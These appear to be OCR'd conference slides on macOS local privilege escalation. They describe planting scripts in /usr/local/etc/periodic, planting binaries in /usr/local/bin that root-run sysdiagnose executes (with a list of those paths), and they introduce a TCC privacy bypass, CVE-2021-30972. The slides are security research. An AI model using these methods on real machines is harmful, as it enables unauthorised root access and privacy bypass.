
exploit method #1

- periodic scripts: executed daily/weekly/monthly
- config: /etc/defaults/periodic.conf
- the "local" directory is empty by default
- won't work beyond 11.5 (see: https://theevilbit.github.io/beyond/beyond_0019/)
- slow :(getting root can take up to a day



```
# periodic script dirs
local_periodic="/usr/local/etc/periodic"
```


demo



```
csaby@bigsur ~ % ls -l /usr/local
csaby@bigsur ~ % 
```

exploit method #2

- sysdiagnose runs as root
- it executes binaries from /usr/local/bin (doesn't exists by default)
- some of these have been remediated because of homebrew
- not perfect - depends on user trigger:
    - Feedback Assistant
    - manually invoke
    - keyboard shortcut: Command + Option + Shift+ Control + Period (.)




Attachments

mac
MacBook Pro

macOS Sysdiagnose — Gathering...

macOS System Information Report — Gathering...




```
/usr/bin/sysdiagnose /usr/local/bin/ctsctl
/usr/bin/sysdiagnose /usr/local/bin/eos-health
/usr/bin/sysdiagnose /usr/local/bin/aeutil
/usr/bin/sysdiagnose /usr/local/bin/CGDebug
/usr/bin/sysdiagnose /usr/local/bin/amstool
/usr/bin/sysdiagnose /usr/local/bin/kpctl
/usr/bin/sysdiagnose /usr/local/bin/TrustedAccessoryFirmwareTool
/usr/bin/sysdiagnose /usr/local/bin/aopaudctl
/usr/bin/sysdiagnose /usr/local/bin/ACMTool
/usr/bin/sysdiagnose /usr/local/bin/sysconfig
/usr/bin/sysdiagnose /usr/local/bin/cdknowledgetool
/usr/bin/sysdiagnose /usr/local/bin/cdcontexttool
/usr/bin/sysdiagnose /usr/local/bin/cdinteracttool summarizeData
/usr/bin/sysdiagnose /usr/local/bin/iordump
/usr/bin/sysdiagnose /usr/local/bin/keystorectl
/usr/bin/sysdiagnose /usr/local/bin/pmtool
/usr/bin/sysdiagnose /usr/local/bin/xcpm
/usr/bin/sysdiagnose /usr/local/bin/apsclient
/usr/bin/sysdiagnose /usr/local/bin/audioDeviceDump
/usr/bin/sysdiagnose /usr/local/bin/dastool
/usr/bin/sysdiagnose /usr/local/bin/imtool
/usr/bin/sysdiagnose /usr/local/bin/idstool
/usr/bin/sysdiagnose /usr/local/bin/gestalt_query
/usr/bin/sysdiagnose /usr/local/bin/cddebug
/usr/bin/sysdiagnose /usr/local/bin/airplayutil
/usr/bin/sysdiagnose /usr/local/bin/osvariantutil
/usr/bin/sysdiagnose /usr/local/bin/controlbits
/usr/bin/sysdiagnose /usr/local/bin/ffctl
/usr/bin/sysdiagnose /usr/local/bin/clpc
/usr/bin/sysdiagnose /usr/local/bin/clpctop
/usr/bin/sysdiagnose /usr/local/bin/clpcctrl
/usr/bin/sysdiagnose /usr/local/bin/svdiagnose
/usr/bin/sysdiagnose /usr/local/bin/cplctl
/usr/bin/sysdiagnose /usr/local/bin/netlog
/usr/bin/sysdiagnose /usr/local/bin/CADebug
/usr/bin/sysdiagnose /usr/local/bin/CGDisplay
/usr/bin/sysdiagnose /usr/local/bin/ltop
/usr/bin/sysdiagnose /usr/local/bin/jetsam_priority
/usr/bin/sysdiagnose /usr/local/bin/IOSDebug
/usr/bin/sysdiagnose /usr/local/bin/ddt
```

CVE-2021-30972 - TCC bypass

TCC

- security feature to control access to privacy related resources
- sqlite3 database (except: private entitlements, macl extended attribute) - (~)/Library/Application Support/com.apple.TCC/TCC.db
- for more: talk (20+ Ways to Bypass Your macOS Privacy Mechanisms), posts by Wojciech Regula and myself



